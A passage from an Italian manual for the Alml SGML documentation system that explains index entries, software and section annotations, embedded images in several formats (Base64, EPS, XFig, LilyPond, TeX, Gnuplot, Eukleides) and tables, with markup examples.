modalità grafica successiva (quella che si otterrebbe con la combinazione <indexentry>X:
<kbd>Ctrl Alt <kp>+</kp></kbd></indexentry><kbd>Ctrl Alt <kp>+</kp></kbd>) e
precedente (<indexentry>X:
<kbd>Ctrl Alt <kp>-</kp></kbd></indexentry><kbd>Ctrl Alt <kp>-</kp></kbd>).</p>

<printindex>
```

Nel riquadro successivo si vede come può risultare l'esempio nella composizione finale; si osservi che, nella composizione per la stampa, i riferimenti alle pagine potrebbero risultare sfasati, nel caso il riquadro dovesse passare nella pagina successiva:

Alcuni segnali possono essere inviati al programma con il quale si interagisce attraverso delle combinazioni di tasti. Di solito si invia un segnale '**`SIGINT`**' attraverso il carattere <*^c*>, ovvero <*ETX*>, che si ottiene con la combinazione virtuale < *Control_c* >, a cui spesso, fortunatamente, corrisponde la combinazione reale [*Ctrl c*].
I pulsanti grafici [NEXT] e [PREV] permettono di passare alla modalità grafica successiva (quella che si otterrebbe con la combinazione [*Ctrl Alt* [+]]) e precedente ([*Ctrl Alt* [-]]).

< *Control_c* >, 20-82
[*Ctrl c*], 20-82
<*ETX*>, 20-82
`SIGINT`, 20-82
X: [*Ctrl Alt* [+]], 20-82
X: [*Ctrl Alt* [-]], 20-82
<*^c*>, 20-82

504.4.2 Esempio di indice di termini speciali

Viene proposto un esempio completo per l'utilizzo di '**`special`**', allo scopo di tenere traccia dell'uso di alcuni nomi.

```
<p>I formati più comuni per la stampa sono <special
special="nome-formato">DVI</special>, <special
special="nome-formato">PostScript</special>, <special
special="nome-formato">PDF</special>. Tra questi, quello che si presta
alle rielaborazioni, per esempio per favorire la rilegatura, è il
formato <special special="nome-formato">PostScript</special>. Per la
consultazione di un documento in modo interattivo, i formati comuni sono
<special special="nome-formato">HTML</special>, <special
special="nome-formato">XHTML</special> e ancora <special
special="nome-formato">PDF</special>.</p>

<p>In questo documento abbiamo parlato di:</p>

<printindex index="nome-formato">
```

Nel riquadro successivo si vede come può risultare l'esempio nella composizione finale; si osservi che, nella composizione per la stampa, i riferimenti alle pagine potrebbero risultare sfasati, a causa del passaggio del riquadro a una pagina successiva:

I formati più comuni per la stampa sono DVI, PostScript, PDF. Tra questi, quello che si presta alle rielaborazioni, per esempio per favorire la rilegatura, è il formato PostScript. Per la consultazione di un documento in modo interattivo, i formati comuni sono HTML, XHTML e ancora PDF.
In questo documento abbiamo parlato di:
DVI, 20-83
HTML, 20-83
PDF, 20-83, 20-83
PostScript, 20-83, 20-83
XHTML, 20-83

504.5 Caratteristiche del software e di altri «lavori»

La struttura di Alml dispone di un elemento speciale che si può inserire nel testo lineare, il cui scopo è quello di annotare alcune informazioni sul software e su lavori simili. Si osservi l'esempio seguente:

```
<p>Stiamo parlando di Mpage,<workinfo>
<workname>Mpage</workname>
<worklicense>licenza speciale che non ammette le modifiche</worklicense>
<worklicensetext>

    <p>Permission is granted to anyone to make or distribute verbatim
    copies of this document as received, in any medium, provided that
    this copyright notice is preserved, and that the distributor grants
    the recipient permission for further redistribution as permitted by
    this notice.</p>

</worklicensetext>
</workinfo> un programma che si occupa di...</p>
```

Nel riquadro successivo si può vedere cosa succede nella composizione finale:

Stiamo parlando di Mpage,[1] un programma che si occupa di...

Solo gli elementi '**`workname`**' e '**`worklicense`**' sono obbligatori, dal momento che il loro contenuto appare in un piè pagina locale. L'elemento '**`worklicensetext`**' è facoltativo e può essere utile per annotare una licenza unica, per la quale non possa essere individuato un riferimento standard; inoltre, un altro elemento, '**`worknotes`**', permette di annotare qualcosa al riguardo.

Figura 504.21. Sintassi per l'uso dell'elemento '**workinfo**'.

```
workinfo
  |--workname
  |      `--testo
  |--worklicense
  |      `--testo
  |--[worklicensetext]
  |      `--blocco...
  `--[worknotes]
         `--blocco...
```

Dove lo si ritiene più opportuno, si può collocare l'elemento '**printworkinfo**', per ottenere l'elenco ordinato di queste informazioni accumulate.

Tabella 504.22. Tracciamento di informazioni sul software citato.

Elemento	Descrizione
workinfo	Contenitore delle informazioni, da inserire in un contesto lineare.
workname	Contiene il nome del software o di altro lavoro.
worklicense	Contiene la denominazione o la descrizione breve della licenza.
worklicensetext	Si usa per riportare il testo della licenza, organizzato in blocchi.
worknotes	Si usa per riportare delle annotazioni, organizzato in blocchi.
printworkinfo [workinforef="default|section"]	Inserisce le informazioni accumulate in modo ordinato. L'attributo '**workinforef**', se riceve il valore '**section**', fa sì che i riferimenti ai lavori vengano fatti sempre solo utilizzando i numeri di sezione.

Nel riquadro successivo appare ciò che si potrebbe vedere nella composizione finale, quando si inserisce l'elemento '**printworkinfo**':

Mpage, 504.5

Permission is granted to anyone to make or distribute verbatim copies of this document as received, in any medium, provided that this copyright notice is preserved, and that the distributor grants the recipient permission for further redistribution as permitted by this notice.

504.6 Informazioni su sezioni specifiche del documento

In situazioni particolari, potrebbe essere necessario, o anche solo utile, tenere traccia dell'origine di una sezione del documento, assieme a delle annotazioni a vario titolo. Per questo si può utilizzare l'elemento '**docinfo**', che costituisce un blocco, contenente blocchi. Si osservi l'esempio seguente:

```
<docinfo docinfo="modifiche">
    <dl>
    <dt>2002.09.15</dt>
    <dd>
        <p>Il testo viene aggiornato nel contenuto, con l’inserimento
        della sezione «bla bla bla», da parte di Caio Cai
        (caio@brot.dg).</p>
    </dd>
    <dt>2002.09.08</dt>
    <dd>
        <p>Il testo viene modificato per adeguarlo alla nuova veste
        grafica dell’opera, per opera di Caio Cai (caio@brot.dg);
        il contenuto rimane invariato.</p>
    </dd>
    <dt>2002.02.02</dt>
    <dd>
        <p>Il testo originale è di Tizio Tizi e risale al 2002.02.02. Nello
        stesso giorno, il testo ha subito qualche aggiustamento per opera di
        Caio Cai (caio@brot.dg), con il consenso dell’autore.</p>
    </dd>
    </dl>
</docinfo>
```

L’esempio mostra in particolare l’uso dell’elemento ‘**docinfo**’ per annotare lo storico delle modifiche fatte su quella porzione di documento; come si può vedere, vengono indicate prima le azioni più recenti, ma questo dipende solo da una scelta organizzativa.

Per ottenere l’elenco delle informazioni accumulate in questo modo, si utilizza l’elemento vuoto ‘**printdocinfo**’. Per inserire l’elenco dell’esempio precedente, va usato così:

```
…
<printdocinfo docinfo="modifiche">
…
```

Nel riquadro seguente si vede ciò che potrebbe apparire nella composizione finale:

sezione 504.6, *Informazioni su sezioni specifiche del documento* , pag. 85

2002.09.15
: Il testo viene aggiornato nel contenuto, con l’inserimento della sezione «bla bla bla», da parte di Caio Cai (caio@brot.dg).

2002.09.08
: Il testo viene modificato per adeguarlo alla nuova veste grafica dell’opera, per opera di Caio Cai (caio@brot.dg); il contenuto rimane invariato.

2002.02.02
: Il testo originale è di Tizio Tizi e risale al 2002.02.02. Nello stesso giorno, il testo ha subito qualche aggiustamento per opera di Caio Cai (caio@brot.dg), con il consenso dell’autore.

Tabella 504.27. Tracciamento di informazioni su sezioni particolari del documento globale.

Elemento	Descrizione
`docinfo [docinfo="`***nome_gruppo***`"]`	Blocco contenente blocchi per l'annotazione di qualcosa sul documento. L'attributo '**`docinfo`**' consente di stabilire un raggruppamento a cui appartiene l'informazione accumulata; se non viene fornito, il valore predefinito per l'attributo è '**`default`**'.
`printdocinfo [docinfo="`***nome_gruppo***`"]`	Elemento vuoto che si inserisce tra i blocchi, per ottenere l'elenco delle annotazioni associate al nome che si assegna all'attributo '**`docinfo`**'. Se l'attributo non viene fornito, il valore predefinito per l'attributo è '**`default`**'.

504.7 Sezioni particolari

È disponibile l'elemento vuoto '**`sectiongroup`**' per inserire il numero della sezione in cui si trova in un elenco particolare, che successivamente può essere ottenuto con l'elemento vuoto '**`printsectiongroup`**'. Nell'esempio successivo, viene annotato che la sezione appartiene al gruppo '**`non-modificabile`**':

```
…
<sectiongroup group="non-modificabile">
…
```

Nell'esempio successivo, si vuole ottenere l'elenco di tutte le sezioni associate al gruppo '**`non-modificabile`**':

```
…
<p>Segue l'elenco delle sezioni dell'opera che non possono
essere modificate, per vari motivi:<p>
<printsectiongroup group="non-modificabile">
…
```

Nel riquadro successivo, si vede ciò che potrebbe apparire nell'elenco:

Segue l'elenco delle sezioni dell'opera che non possono essere modificate, per vari motivi:

appendix A, *GNU GENERAL PUBLIC LICENSE* , pag. 2

appendix B, *GNU Free Documentation License* , pag. 13

Tabella 504.31. Sezioni particolari.

Elemento	Descrizione
`sectiongroup [group="`***gruppo***`"]`	Dichiara che la sezione appartiene al gruppo indicato nell'attributo. Se manca l'attributo, si intende che il gruppo in questione sia denominato '**`nomod`**'.
`printsectiongroup [group="`***gruppo***`"]`	Inserisce l'elenco delle sezioni che appartengono al gruppo indicato nell'attributo. Se manca l'attributo, si intende che il gruppo in questione sia denominato '**`nomod`**'.

[1] **Mpage** licenza speciale che non ammette le modifiche

Capitolo 505

Alml: immagini

Alml consente di inserire immagini provenienti da file esterni, oppure incorporando del codice estraneo, con cui queste devono essere disegnate.

Gli elementi con cui si possono incorporare delle immagini vanno usati in un contesto lineare; pertanto, per poter essere usati in un riquadro ('**object**'), come se fossero dei blocchi, vanno inserite dentro l'elemento '**imgblock**'.

Inizialmente, il modo più semplice per inserire un'immagine è quello di preparare un file in un formato comune a matrice di punti (come può esserlo un formato PNG) e di collocarlo in una sottodirectory rispetto alla posizione in cui si trova il file sorgente SGML. Per esempio, disponendo del file '`cielo-azzurro.png`' collocato nella directory '`figure/`'; l'immagine si potrebbe incorporare in un testo nel modo seguente:

```
<p>Mi piace vedere un cielo azzurro come in questa piccola icona: <img
imgfile="figure/cielo-azzurro" height="2cm">. Come vorrei stendermi su
un bel prato ad ammirare tanta bellezza.</p>
```

Se invece quello che si vuole è mostrare la figura nel riquadro di un elemento '**object**', occorre aggiungere l'elemento '**imgblock**':

```
<object>
<caption>
    Figura <objectref>. Il cielo azzurro che vorrei ammirare
    stendendomi su un bel prato...
</caption>
<imgblock>
<img imgfile="figure/cielo-azzurro" width="100%">
</imgblock>
</object>
```

Tutti gli elementi che vengono descritti in questo capitolo per l'inserzione delle immagini, vanno usati in un contesto lineare, oppure, vanno inserite in un elemento '**imgblock**' per poter apparire come blocchi in un elemento '**object**'.

Tabella 505.3. Elementi SGML che servono a incorporare delle immagini.

Elemento	Descrizione
`img imgfile="`***file***`"` [`alt="`***descrizione***`"`] [`height="`***altezza***`"`] [`width="`***larghezza***`"`]	Elemento vuoto per incorporare un file esterno, indicato nell'attributo '`imgfile`', ma senza estensione. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.

Elemento	Descrizione
embimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine trasformata con l'algoritmo Base64. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
epsimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato EPS letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
figimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato XFig letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
lyimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato LilyPond letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
teximg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato TeX letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.

Elemento	Descrizione
`lateximg` [`alt="`*descrizione*`"`] [`file="`*file*`"`] [`height="`*altezza*`"`] [`width="`*larghezza*`"`]	Elemento per incorporare un'immagine in formato LaTeX letterale. L'attributo '**`alt`**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**`file`**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**`width`**' e '**`height`**' consentono di specificare le dimensioni dell'immagine.
`gnuplotimg` [`alt="`*descrizione*`"`] [`file="`*file*`"`] [`height="`*altezza*`"`] [`width="`*larghezza*`"`]	Elemento per incorporare un'immagine in formato Gnuplot letterale. L'attributo '**`alt`**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**`file`**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**`width`**' e '**`height`**' consentono di specificare le dimensioni dell'immagine.
`eukleidesimg` [`alt="`*descrizione*`"`] [`file="`*file*`"`] [`height="`*altezza*`"`] [`width="`*larghezza*`"`]	Elemento per incorporare un'immagine in formato Eukleides letterale. L'attributo '**`alt`**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**`file`**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**`width`**' e '**`height`**' consentono di specificare le dimensioni dell'immagine.
`imgblock`	Elemento che può contenere uno o più elementi '**`*img`**' da inserire all'interno in un elemento '**`object`**'.

Dalla tabella appena mostrata si può osservare che esistono degli attributi comuni; in modo particolare '**`height`**' e '**`width`**'. L'attributo '**`height`**' serve a specificare l'altezza dell'immagine, mentre l'attributo '**`width`**' specifica la larghezza. Se vengono forniti entrambi, l'immagine ottenuta dalla composizione rispetta entrambi i valori, pertanto può risultare deformata; se invece si specifica uno solo dei due valori, l'altro viene determinato in proporzione. Le misure vanno espresse nei modi riconoscibili da Alml; per esempio si può scrivere '**`height="5cm"`**', oppure '**`height="50mm"`**', oppure '**`height="1.969in"`**',... Quando si tratta della larghezza ('**`width`**'), la misura può essere espressa anche in modo percentuale, riferendosi allo spazio disponibile. Per esempio, '**`width="100%"`**' richiede la larghezza massima in base al contesto. Logicamente, in condizioni normali è preferibile usare sempre solo l'attributo '**`width`**' con un valore percentuale.

È possibile evitare l'uso di entrambi gli attributi '**`width`**' e '**`height`**', quando l'immagine contiene delle misure proprie; in tal caso, le misure originali vengono rispettate.

Quando si genera una composizione in formato HTML, le misure devono essere trasformate in punti grafici (*pixel*). Considerato che mediamente uno schermo grafico viene usato alla risoluzione di 1024×768, per ogni punto tipografico PostScript (ovvero punti da 1/72 in) si ottengono due punti grafici.

Un altro attributo comune a tutti gli elementi che inseriscono un'immagine è '**`alt`**', che serve a descrivere brevemente l'immagine. Questa informazione serve nella composizione HTML, per mostrare una descrizione minima in caso di problemi nella visualizzazione dell'immagine.

Quando gli elementi incorporano il codice che rappresenta l'immagine, questo deve essere racchiuso in una sezione marcata di tipo '**`CDATA`**', per non essere alterato in alcun modo; inoltre, per tali elementi è disponibile l'attributo '**`file`**', con il quale è possibile salvare, in fase di composizione, una copia di quel contenuto nel file indicato. Il file in questione viene salvato soltanto se la directory di destinazione esiste già e se, oltre ad avere i permessi necessari, non esiste già un file con quel nome.

505.1 Immagini esterne

Nella parte iniziale del capitolo sono già apparsi degli esempi di utilizzo dell'elemento '**`img`**', per l'inserimento di un'immagine proveniente da un file esterno. Come già spiegato, è bene che il file in questione si trovi in una directory differente rispetto a quella in cui si trova il file SGML sorgente.

Il file viene indicato nell'attributo '**`imgfile`**' senza l'estensione, perché vengono tentate automaticamente diverse possibilità, partendo da formati che dovrebbero offrire una qualità maggiore.

505.2 Immagini incorporate Base64

Per incorporare un'immagine codificata con l'algoritmo Base64 si può usare il programma Uuencode, oppure Mpack, descritti nel capitolo 324. Supponendo di utilizzare Uuencode e di volere inserire l'immagine contenuta nel file '`prova.jpg`', basta procedere come segue:

$ **`uuencode -m prova.jpg ciao > prova.uuencode`** [*Invio*]

Quello che si ottiene in questo caso è il file '`prova.uuencode`', che può apparire simile al testo seguente, che è stato ridotto per comodità:


```
begin-base64 664 ciao
JSFQUy1BZG9iZS0yLjAKJSVDcmVhdG9yOiAiYmFyY29kZSIsIGxpYmJhcmNv
ZGUgc2FtcGxlIGZyb250ZW5kCiUgJSVEb2N1bWVudFBhcGVyU2l6ZXM6IGE0
…
…
b3cKMTA0LjAwIDEwLjAwIG1vdmV0byAoOSkgc2hvdwoKJSBFbmQgYmFyY29k
ZSBmb3IgIjk5MTIzNDU2Nzg5MCIKCiUlRW5kUGFnZQoKc2hvd3BhZ2UKJSVU
cmFpbGVyCiUlRU9GCgo=
====
```


Da questo file, ottenuto con Uuencode, va tolta la prima e l'ultima riga; il resto si può inserire in un elemento '**`embimg`**'. Viene mostrato un esempio:

```
<p>Bla bla bla
<embimg alt="Esempio" width="10%">
<![CDATA[
JSFQUy1BZG9iZS0yLjAKJSVDcmVhdG9yOiAiYmFyY29kZSIsIGxpYmJhcmNv
ZGUgc2FtcGxlIGZyb250ZW5kCiUgJSVEb2N1bWVudFBhcGVyU2l6ZXM6IGE0
…
…
b3cKMTA0LjAwIDEwLjAwIG1vdmV0byAoOSkgc2hvdwoKJSBFbmQgYmFyY29k
ZSBmb3IgIjk5MTIzNDU2Nzg5MCIKCiUlRW5kUGFnZQoKc2hvd3BhZ2UKJSVU
cmFpbGVyCiUlRU9GCgo=
]]>
</embimg> bla bla bla.</p>
```

Dal momento che si vuole evitare qualunque interpretazione SGML, è necessario racchiudere il contenuto di questi elementi in una sezione marcata di tipo CDATA, così come si può vedere nell'esempio appena apparso.

505.3 Immagini incorporate EPS

Si può incorporare codice EPS utilizzando l'elemento '**`epsimg`**'. Viene mostrato un esempio:

```
<p>Bla bla bla
<epsimg alt="Esempio" width="10%">
<![CDATA[
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Daniele Giacomini
%%BoundingBox: 0 0 100 100
%%EndComments
50 50 translate
gsave
% Cambia e ruota il piano cartesiano
36  {10 rotate 10 10 moveto 30 30 lineto} repeat
stroke
grestore
showpage
%%Trailer
%%EOF
]]>
</epsimg> bla bla bla.</p>
```

Nel riquadro successivo si vede il risultato della composizione:

Bla bla bla bla bla bla.

Durante la fase di composizione, l'immagine viene trasformata in modo appropriato con degli strumenti, che a volte si limitano a considerare, nel codice originario, l'area di un foglio in formato Lettera verticale (8,5 in × 11 in). In questo caso, ciò che esce dai margini del formato Lettera può risultare escluso. Di tale limite è necessario essere consapevoli quando si preparano immagini del genere.

505.4 Immagini incorporate XFig

Si può incorporare codice XFig utilizzando l'elemento '**figimg**'. Viene mostrato un esempio:

```
<object id="f-esempio-1">
<caption>
    Figura <objectref>. Esempio con <special special="name">XFig</special>.
</caption>
<imgblock>
<figimg alt="Esempio" width="50%">
<![CDATA[
#FIG 3.2
Portrait
Center
Metric
A4
100.00
Single
-2
1200 2
2 2 0 1 0 7 50 0 -1 0.000 0 0 -1 0 0 5
         270 225 1755 225 1755 990 270 990 270 225
2 4 0 1 0 17 50 0 -1 0.000 0 0 7 0 0 5
         2745 1395 2745 540 1215 540 1215 1395 2745 1395
4 0 0 50 0 0 12 0.0000 4 180 1350 1845 360 Esempio con XFig\001
]]>
</figimg>
</imgblock>
</object>
```

Nel riquadro successivo si vede il risultato della composizione:

Figura 505.10. Esempio con XFig.

Esempio con XFig

Si osservi che gli strumenti usati da Alml per l'inclusione di questo formato, leggono dal codice originario soltanto l'area corrispondente a un foglio in formato Lettera verticale (8,5 in × 11 in), ignorando il resto.

505.5 Immagini incorporate LilyPond

L'elemento '**`lyimg`**' consente di incorporare codice LilyPond. Viene mostrato un esempio:

```
<object sep="border" id="f-esempio-2">
<caption>
    Figura <objectref>. Esempio con <special special="name">LilyPond</special>.
</caption>
<imgblock>
<lyimg alt="Esempio" width="40%">
<![CDATA[
\version "2.4.0"
\header {
    tagline = ""
}
\score {
   {c' d' e' f' g' a' b'}
  \layout {
    linewidth = 50
    firstpagenumber = "no"
  }
  \midi {}
}
]]>
</lyimg>
</imgblock>
</object>
```

Nel riquadro seguente, si vede il risultato della composizione dell'esempio; si osservi che l'esempio utilizzava, a sua volta, un riquadro bordato:

Figura 505.13. Esempio con LilyPond.

Nella composizione in formato HTML, in corrispondenza dell'immagine che riproduce il codice musicale di LilyPond, se previsto, si raggiunge il file MIDI corrispondente come riferimento ipertestuale. In pratica, di solito si ottiene di eseguire il brano visualizzato, facendo un clic sull'immagine.

505.6 Immagini incorporate TeX e LaTeX

Sono disponibili gli elementi '**`teximg`**' e '**`lateximg`**' per inserire direttamente il codice TeX e LaTeX nel sorgente. Per la precisione, nel caso di '**`teximg`**' vengono aggiunte automaticamente all'inizio due istruzioni, '**`\nonstopmode`**' e '**`\nopagenumbers`**', inoltre, alla fine viene aggiunta l'istruzione '**`\bye`**'; invece, nel caso di '**`lateximg`**' viene aggiunta l'istruzione '**`\nonstopmode`**' all'inizio e '**`\end{document}`**' alla fine.

Il codice LaTeX che viene inserito deve includere tutto il necessario a funzionare correttamente, ma l'aggiunta dell'istruzione '**`\end{document}`**' in modo automatico non può far male se questa è già stata inserita correttamente.

Segue un esempio riferito all'inclusione di codice TeX, dove si può osservare che non viene specificata la dimensione dell'immagine:

```
<object id="f-esempio-3">
<caption>
    Figura <objectref>. Ecco una bella formula.
</caption>
<imgblock>
<teximg alt="Esempio">
<![CDATA[
$$ \chi^2 = \sum_{i=1}^N
          \left (y_i - (a + b x_i)
          \over \sigma_i\right)^2 $$
]]>
</teximg>
</imgblock>
</object>
```

Il riquadro seguente mostra il risultato della composizione:

Figura 505.16. Ecco una bella formula.

$$\chi^2 = \sum_{i=1}^N \left(\frac{y_i - (a + bx_i)}{\sigma_i} \right)^2$$

Segue un esempio simile, realizzato con l'inclusione di codice LaTeX; si osservi in particolare la necessità di definire il tipo di documento e il tipo di pagina più semplice previsto. Questa volta si vuole attribuire una dimensione orizzontale all'immagine:

```
<object id="f-esempio-4">
<caption>
    Figura <objectref>. Ecco un'altra bella formula.
</caption>
<imgblock>
<lateximg alt="Esempio" width="100%">
<![CDATA[
\documentclass{article}
\pagestyle{empty}
\begin{document}
$$ \chi^2 = \sum_{i=1}^N
          \left (y_i - (a + b x_i)
          \over \sigma_i\right)^2 $$
\end{document}
]]>
</lateximg>
</imgblock>
</object>
```

Il riquadro seguente mostra il risultato della composizione:

Figura 505.19. Ecco un'altra bella formula.

$$\chi^2 = \sum_{i=1}^{N} \left(\frac{y_i - (a + bx_i)}{\sigma_i} \right)^2$$

505.7 Immagini incorporate Gnuplot

È possibile incorporare codice Gnuplot attraverso l'elemento '**`gnuplotimg`**', che si usa come gli altri elementi simili. In questo caso, viene aggiunta automaticamente l'istruzione '**`set terminal postscript eps color`**' all'inizio. Segue un esempio:

```
<object sep="border">
<caption>
    Figura <objectref>. Una figura tridimensionale.
</caption>
<gnuplotimg alt="2*(x**2 + y**2)*exp(-x**2 - y**2)" width="75%">
<![CDATA[
set grid
set hidden3d
splot [-2:2] [-2:2] 2*(x**2 + y**2)*exp(-x**2 - y**2)
]]>
</gnuplotimg>
</object>
```

Nel riquadro successivo, appare il risultato della composizione; si osservi che l'esempio utilizzava, a sua volta, un riquadro bordato:

Figura 505.22. Una figura tridimensionale.

505.8 Immagini incorporate Eukleides

È possibile incorporare codice Eukleides attraverso l'elemento '**`eukleidesimg`**'. Segue un esempio:

```
<object>
<caption>
    Figura <objectref>. Cerchio di Feuerbach.
</caption>
<eukleidesimg alt="cerchio di Feuerbach" width="50%">
<![CDATA[
A B C triangle
a = projection(A, line(B, C))
b = projection(B, line(A, C))
c = projection(C, line(A, B))
draw(A, B, C)
draw(a) ; draw(b) ; draw(c)
draw(segment(A, a), dotted)
draw(segment(B, b), dotted)
draw(segment(C, c), dotted)
draw(barycenter(A, B))
draw(barycenter(B, C))
draw(barycenter(C, A))
draw(circle(a, b, c))
]]>
</eukleidesimg>
</object>
```

Nel riquadro successivo, appare il risultato della composizione:

Figura 505.25. Cerchio di Feuerbach.

505.9 Osservazioni sull'incorporazione di codice estraneo

Quando si va a incorporare codice esterno, come si fa per esempio con gli elementi '**`lateximg`**', '**`figimg`**', '**`lyimg`**',... è importante evitare di lasciare il codice ASCII <*HT*>. In pratica, una volta inserito il codice nel sorgente SGML, conviene «espandere» il sorgente stesso in modo che anche i caratteri di tabulazione siano trasformati in spazi normali. L'esempio seguente dovrebbe essere sufficientemente chiaro così:

`$` **`expand < prima.sgml > dopo.sgml`** [*Invio*]

Un altro aspetto da considerare è la codifica: se questo codice che si inserisce contiene caratteri che corrispondono a punti di codifica oltre U+007F, ovvero oltre la codifica ASCII pura e semplice, si possono creare dei problemi, che consistono nel non ottenere esattamente gli stessi caratteri di partenza.

Alml: tabelle

Alml consente di realizzare delle tabelle attraverso l'elemento '**tabular**', che deve trovarsi necessariamente all'interno di un elemento '**object**'. Una tabella potrebbe essere realizzata disegnando una figura e incorporandone il codice attraverso uno dei tanti elementi '***img**', ma la tabella ottenuta attraverso l'elemento '**tabular**', tra le altre cose, ha il vantaggio di poter essere divisa tra le pagine nella composizione destinata alla stampa.

Segue un esempio molto semplice di tabella realizzata con l'elemento '**tabular**':

```
<object id="t-esempio-1">
<caption>
    Tabella <objectref>. Ecco il mio primo esempio.
</caption>
<tabular col="2">
<thead>
<trow> Dispositivo  <colsep> Descrizione              </trow>
</thead>
<tbody>
<trow> /dev/fd0     <colsep> Prima unità a dischetti. </trow>
<trow> /dev/hda     <colsep> Primo disco fisso ATA.   </trow>
<trow> /dev/hdb     <colsep> Secondo disco fisso ATA. </trow>
<trow> /dev/sda     <colsep> Primo disco SCSI.        </trow>
<trow> /dev/lp0     <colsep> Prima porta parallela.   </trow>
<trow> /dev/ttyS0   <colsep> Prima porta seriale.     </trow>
</tbody>
</tabular>
</object>
```

Nel riquadro successivo si vede il risultato nella composizione finale:

Tabella 506.3. Ecco il mio primo esempio.

Dispositivo	Descrizione
/dev/fd0	Prima unità a dischetti.
/dev/hda	Primo disco fisso ATA.
/dev/hdb	Secondo disco fisso ATA.
/dev/sda	Primo disco SCSI.
/dev/lp0	Prima porta parallela.
/dev/ttyS0	Prima porta seriale.

L'esempio mostrato è sufficientemente completo: l'elemento '**tabular**' ha un attributo obbligatorio, '**col**', con il quale è necessario dichiarare subito la quantità di colonne che compone la tabella. Le righe della tabella sono raggruppate in due gruppi: l'intestazione, delimitata dall'elemento '**thead**', e il corpo, delimitato dall'elemento '**tbody**'. Le righe sono definite dall'elemento '**trow**' e la separazione tra una colonna e l'altra avviene con l'elemento vuoto '**colsep**'.

Figura 506.4. Sintassi semplificata per l'uso dell'elemento '**tabular**'.

```
tabular col="n_colonne" [columnfractions="suddivisione"]
  |      [printedfontsize="dimensione"] [border="0|1"]
  |--[thead]
  |     `--trow...
  |          |--contenuto_cella
  |          `--[colsep [contenuto_cella]]...
  `--tbody
        `--trow...
             |--contenuto_cella
             `--[colsep [contenuto_cella]]...
```

Tabella 506.5. Elementi SGML che servono a rappresentare le tabelle standard di Alml

Elemento	Descrizione
`tabular col="`*n_colonne*`"` `[columnfractions="`*suddivisione*`"]` `[printedfontsize="`*dimensione*`"]` `[border="0|1"]`	Dichiarazione della tabella. L'attributo '**col**' indica la quantità di colonne; l'attributo '**columnfractions**' descrive la larghezza delle colonne in proporzione allo spazio orizzontale disponibile; l'attributo '**printedfontsize**' consente di dichiarare la dimensione del carattere standard del testo contenuto nelle celle; l'attributo '**border**' consente di avere una bordatura più o meno ricca.
`thead`	Contiene le righe di intestazione.
`tbody`	Contiene le righe del corpo.
`trow`	Contiene le celle di una riga.
`colsep`	È un elemento vuoto che separa le colonne delle righe.

L'uso dell'attributo '**columnfractions**' potrebbe essere poco intuitivo: una volta dichiarato con l'attributo '**col**' la quantità di colonne esistenti, all'attributo '**columnfractions**' si assegna una stringa contenente un elenco di valori inferiori a uno, che rappresentano la percentuale di larghezza che deve avere ogni colonna. Per esempio, '**col="2" columnfractions="0.75 0.25"**' indica che si tratta di due colonne, dove la prima occupa il 75 % dello spazio orizzontale e la seconda ne occupa il 25 %. In generale, se si usa l'attributo '**columnfractions**' conviene che la somma dei valori percentuali dia esattamente il 100 % (pari semplicemente a uno), ma volendo, si può ottenere anche un valore inferiore, per ottenere una tabella che occupa meno spazio orizzontale. Si osservi che se non si usa l'attributo '**columnfractions**', il contenuto delle celle può essere esclusivamente di tipo lineare (niente blocchi) e la larghezza delle colonne si estende per tutto lo spazio necessario a contenere il testo senza andare a capo.

L'esempio seguente mostra il caso di una tabella in cui le celle possono contenere più di una

riga:

```
<object id="t-tex-controllo-paragrafo-comune">
<caption>
    Tabella <objectref>. Esempio di tabella un po’ più complessa.
</caption>
<tabular col="3" columnfractions="0.2 0.4 0.4" border="1">
<thead>
  <trow>Parola di controllo
<colsep>Competenza
<colsep>Condizione o valore predefinito
</trow>
</thead>
<tbody>
  <trow><syntax>\hoffset</syntax>
<colsep>Posizione iniziale dei paragrafi nella pagina.
<colsep><num>0</num>
</trow>
  <trow><syntax>\hsize</syntax>
<colsep>Larghezza del paragrafo a partire da <samp>\hoffset</samp>.
<colsep><num>6,5</num> pollici
</trow>
  <trow><syntax>\parindent</syntax>
<colsep>Rientro della prima riga.
<colsep><num>20</num> punti
</trow>
  <trow><syntax>\baselineskip</syntax>
